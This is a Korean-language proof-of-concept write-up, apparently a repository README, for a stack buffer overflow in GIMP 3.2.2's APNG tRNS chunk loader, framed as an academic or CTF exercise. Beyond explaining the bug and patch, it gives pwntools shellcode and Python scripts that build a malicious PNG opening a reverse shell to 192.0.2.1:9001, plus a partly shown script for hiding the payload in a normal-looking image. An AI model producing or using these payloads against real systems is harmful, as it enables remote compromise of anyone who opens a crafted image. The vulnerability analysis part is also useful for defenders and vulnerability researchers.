 cxu0630/cve-2026-92183_gimp_rce_proof-of-concept
GIMP 3.2.2는 tRNS(투명도) 청크를 처리할 때 APNG 로더(load_apng_image)에서 스택 기반 버퍼 오버플로를 포함하고 있습니다. 이 분석 글은 이 취약점을 악용한 원격 코드 실행의 개념 증명을 보여줍니다.

tRNS 스택 버퍼 오버플로 → RCE작성자: Chloe Xu, Abby Farrell, George Avdella, Austin Chan
날짜: 2026-11-03
대상: GIMP 3.2.2 (Linux x86_64)
CVE: CVE-2026-92183 (7.8 HIGH)
CWE: CWE-121: 스택 기반 버퍼 오버플로
영향: 원격 코드 실행 (악성 PNG/APNG 파일을 통한)
면책 조항: 이 글은 교육 목적으로만 작성되었습니다. CVE 및 버전 번호는 통제된 학술/CTF 실습에서 가져온 것입니다. 소유하지 않았거나 테스트에 대한 명시적 허가를 받지 않은 시스템에 대해 이를 사용하지 마십시오.
GIMP 3.2.2는 tRNS(투명도) 청크를 처리할 때 APNG 로더(load_apng_image)에 스택 기반 버퍼 오버플로가 존재합니다. 청크 길이는 고정된 256바이트 대상 버퍼 trns[256]에 대한 검증 없이 신뢰되므로, 공격자가 스택을 덮어쓰고 제어 흐름을 탈취할 수 있습니다.
기존 공개 분석 글은 서비스 거부(GIMP 충돌)만을 보여줍니다. 이 문서는 다음과 같은 방법으로 분석을 완전한 리버스 셸 익스플로잇으로 확장합니다:
acTL/fcTL 청크를 통해 GIMP가 APNG 파싱 경로로 진입하도록 강제하는 유효한 PNG를 제작합니다.tRNS 청크를 주입합니다.이 익스플로잇은 참조 슬라이드에 설명된 대로 강화되지 않은 환경(ASLR 비활성화, NX 비활성화, 스택 카나리 없음)을 가정합니다. 또한 이러한 완화 기법이 왜 중요한지, 그리고 활성화되었을 때 익스플로잇이 어떻게 동작하는지도 논의합니다.
PNG 파일은 청크로 구성됩니다:
| 필드 | 크기 |
|---|---|
| 길이 | 4바이트 (빅엔디언) |
| 청크 유형 | 4바이트 (ASCII) |
| 청크 데이터 | Length 바이트 |
| CRC | 4바이트 |
APNG는 PNG를 추가 보조 청크로 확장합니다:
acTL (애니메이션 제어) — 파일을 APNG로 표시합니다. 첫 번째 IDAT 이전에 나타나야 합니다.fcTL (프레임 제어) — 각 프레임의 데이터 앞에 옵니다.fdAT (프레임 데이터) — 프레임 데이터를 포함합니다(후속 프레임의 경우 IDAT 대신 사용).GIMP의 PNG 플러그인(file-png)은 acTL 청크를 보면 파일 확장자가 .png인 경우에도 load_apng_file로 분기합니다.
패치 diff에서:
취약한 버전 (GIMP 3.2.2):
else if (png_id == id_tRNS)
{
    for (gint i = 0; i < chunk.size; i++)
        trns[i] = chunk.data[i + 8];
}
패치된 버전 (GIMP 3.2.6):
gint transparent_size = MIN(chunk.size, 256);
for (gint i = 0; i < transparent_size - 8; i++)
    trns[i] = chunk.data[i + 8];
대상 버퍼는 다음과 같이 선언됩니다:
guchar trns[256];
chunk.size가 파일에서 직접 읽히고 경계가 설정되지 않기 때문에, size > 256인 tRNS 청크는 스택의 trns[]를 오버플로합니다. + 8 오프셋은 chunk.data가 청크의 시작(8바이트 길이 + 타입 헤더 포함)을 가리킨다는 것을 나타내므로, chunk.data[i + 8]은 실제 데이터 바이트를 읽습니다.

파일이 열리면 GIMP 코어는 플러그인 코드가 실행되기 전에 로더를 선택합니다. file_open_pre_check()는 gimp_plug_in_manager_file_procedure_find()를 호출하며, 이 함수는 확장자나 매직 바이트로 매칭합니다. .apng 파일은 file-apng-load로, PNG 시그니처를 가진 파일은 file-png-load로 전달됩니다. 코어는 gimp_plug_in_manager_call_run()을 통해 선택된 프로시저를 실행하며, 이 함수는 file-png 플러그인을 자식 프로세스로 생성하고 파이프를 통해 프로시저 이름과 인자를 전송합니다. 자식 프로세스에서는 load_image()가 항상 먼저 실행되어 기본 PNG 레이어를 구성합니다. 그런 다음 apng_load()는 무조건 load_apng_image()를 호출합니다. png_load()는 load_image()가 png/fcTL 청크를 확인한 경우에만 이를 호출합니다. load_apng_image()는 파일을 다시 열고 청크를 직접 파싱하므로, 앞선 libpng 패스는 이에 대해 아무것도 검증하지 않습니다. png_load()는 또한 반환 값을 무시하고 어느 경우든 성공을 보고합니다.
자식 프로세스는 gimp_spawn_async()에 의해 생성되며, POSIX 시스템에서는 vfork()를 호출한 다음 즉시 execve()를 호출합니다 (app/core/gimp-spawn.c:171-199). execve()는 자식의 메모리 매핑을 폐기하고 file-png 바이너리와 그 라이브러리를 처음부터 로드합니다. 따라서 자식은 부모의 힙이나 스택을 전혀 보유하지 않으며, ASLR이 적용된 시스템에서는 이미지를 열 때마다 새로운 주소 레이아웃을 받습니다. exec 후에도 유지되는 것은 프로세스 ID, 사용자의 권한, GIMP가 전달하는 환경, 그리고 close-on-exec로 표시되지 않은 파일 디스크립터입니다. 여기에는 명령줄로 전달된 두 개의 파이프 끝이 포함됩니다. 부모 자신의 파이프 끝은 close-on-exec로 표시되어 자식이 상속하지 않습니다. 이는 메모리를 격리하지만 자식을 샌드박싱하지는 않습니다. 침해된 자식은 여전히 사용자로 실행되고, 동일한 파일을 읽으며, 파이프와 공유 메모리를 통해 부모에게 조작된 메시지와 타일 데이터를 전송할 수 있습니다.
취약한 함수의 스택 프레임 (-O2 -z execstack -fno-stack-protector로 컴파일된, 단순화된 형태):
+------------------+  <- lower addresses
| trns[256]        |  (offset 0)
+------------------+
| ...              |
| saved RBP        |
| saved RIP        |  <- return address
+------------------+  <- higher addresses
trns 시작 지점에서 저장된 반환 주소까지의 정확한 오프셋은 컴파일러와 주변 로컬 변수에 따라 달라집니다. 참조 환경에서는 312바이트입니다. 이를 다음과 같이 확인했습니다:
tRNS 데이터로 순환 패턴(cyclic pattern)을 전송합니다.RIP 값을 검사하고 cyclic_find()로 오프셋을 계산합니다.-O2에서는 루프 반복자 i가 레지스터에 저장될 가능성이 높으므로 버퍼와 반환 주소 사이에 위치하지 않습니다. 312바이트 오프셋은 trns[256]에 정렬과 기타 저장된 레지스터를 더한 값을 반영합니다.
tRNS 데이터는 다음과 같습니다:
[ 312 bytes 'A' ] [ 8-byte return address ] [ 1410 bytes NOP sled ] [ shellcode ]
trns를 채우고 저장된 반환 주소에 도달합니다.0x7ffffffffdeb2 + 0x10 (NOP sled를 가리킴).execve("/bin/bash", ...)를 실행하여 리버스 셸을 생성합니다.셸코드 (pwntools로 생성):
context.arch = 'amd64'
shellcode = asm(shellcraft.amd64.linux.execve(
    '/bin/bash',
    ['Hello form payload', '-c', 'sh -i >& /dev/tcp/192.0.2.1/9001 0>&1'],
    {'PATH': '/usr/bin:/bin'}
))
execve는 file-png 자식 프로세스를 셸로 대체합니다. GIMP는 플러그인 실행을 위해 자식 프로세스를 포크하기 때문에, 셸은 메인 GIMP 프로세스(플러그인을 기다리며 멈춰 있는 상태)와 독립적으로 살아남습니다. 공격자는 포트 9001에서 리버스 셸을 획득합니다.
이 스크립트는 최소한의 1×1 PNG를 생성하고 악성 tRNS 청크를 직접 주입합니다. 파일 구조를 이해하는 데 유용합니다.
#!/usr/bin/env python3
# create_payload.py

from pwn import *
import png
import io

# Minimal 1x1 PNG
pixels = [[0]]
writer = png.Writer(1, 1)
byte_stream = io.BytesIO()
writer.write(byte_stream, pixels)
byte_stream.seek(0)

# Shellcode: reverse shell to 192.0.2.1:9001
context.arch = 'amd64'
shellcode = asm(shellcraft.amd64.linux.execve(
    '/bin/bash',
    ['Hello form payload', '-c', 'sh -i >& /dev/tcp/192.0.2.1/9001 0>&1'],
    {'PATH': '/usr/bin:/bin'}
))

header = byte_stream.read(8)   # PNG signature
ihdr   = byte_stream.read(25)  # IHDR chunk
idat   = byte_stream.read(22)  # IDAT chunk
iend   = byte_stream.read()    # IEND chunk

with open("payload.png", "wb") as f:
    f.write(header)
    f.write(ihdr)

    # Malicious tRNS chunk
    # length = 312 (offset) + 8 (ret addr) + 1410 (NOPs) + len(shellcode)
    trns_data = b'A' * 312 + p64(0x7ffffffffdeb2 + 0x10) + b'\x90' * 1410 + shellcode
    f.write(len(trns_data).to_bytes(4, 'big'))
    f.write(b'tRNS')
    f.write(trns_data)
    f.write(b'A' * 4)  # CRC (not validated before overflow)

    f.write(idat)
    f.write(iend)

print("[+] Wrote payload.png")
참고: 원본 슬라이드 스크립트는 최소한의 1×1 이미지를 사용합니다. 이 버전에는
acTL/fcTL청크가 존재하지 않지만, APNG 경로가 선택될 때load_apng_image의tRNS처리가 호출되므로 GIMP의 APNG 로더에는 여전히 도달합니다. 실제로는acTL을 추가하면 APNG 로더가 사용되도록 보장됩니다. 아래의 수정 스크립트는 이를 견고하게 수행합니다.
이 스크립트는 기존 PNG를 가져와 APNG로 변환하고(IDAT 앞에 acTL과 fcTL 추가), 악성 tRNS 청크를 교체하거나 삽입합니다. 원본 이미지 데이터와 메타데이터를 보존하여 파일이 정상적으로 보이게 합니다.
#!/usr/bin/env python3
"""
modify_apng.py — Inject a malicious tRNS chunk into a PNG/APNG.

Usage:
    python3 modify_apng.py input.png output.png [--ip 192.0.2.1] [--port 9001]
"""

import struct
import zlib
import argparse
from pwn import *

SIG = b"\x89PNG\r\n\x1a\n"

def read_chunks(path):
    with open(path, "rb") as f:
        data = f.read()
    if data[:8] != SIG:
        raise ValueError("not a PNG/APNG")
    chunks, i = [], 8
    while i < len(data):
        (length,) = struct.unpack(">I", data[i:i + 4])
        ctype = data[i + 4:i + 8]
        cdata = data[i + 8:i + 8 + length]
        chunks.append([ctype, cdata])
        i += 12 + length
    return chunks

def write_chunks(path, chunks):
    out = bytearray(SIG)
    for ctype, cdata in chunks:
        out += struct.pack(">I", len(cdata))
        out += ctype
        out += cdata
        out += struct.pack(">I", zlib.crc32(ctype + cdata) & 0xFFFFFFFF)
    with open(path, "wb") as f:
        f.write(out)

def find(chunks, ctype):
    for idx, (t, _) in enumerate(chunks):
        if t == ctype:
            return idx
    return -1







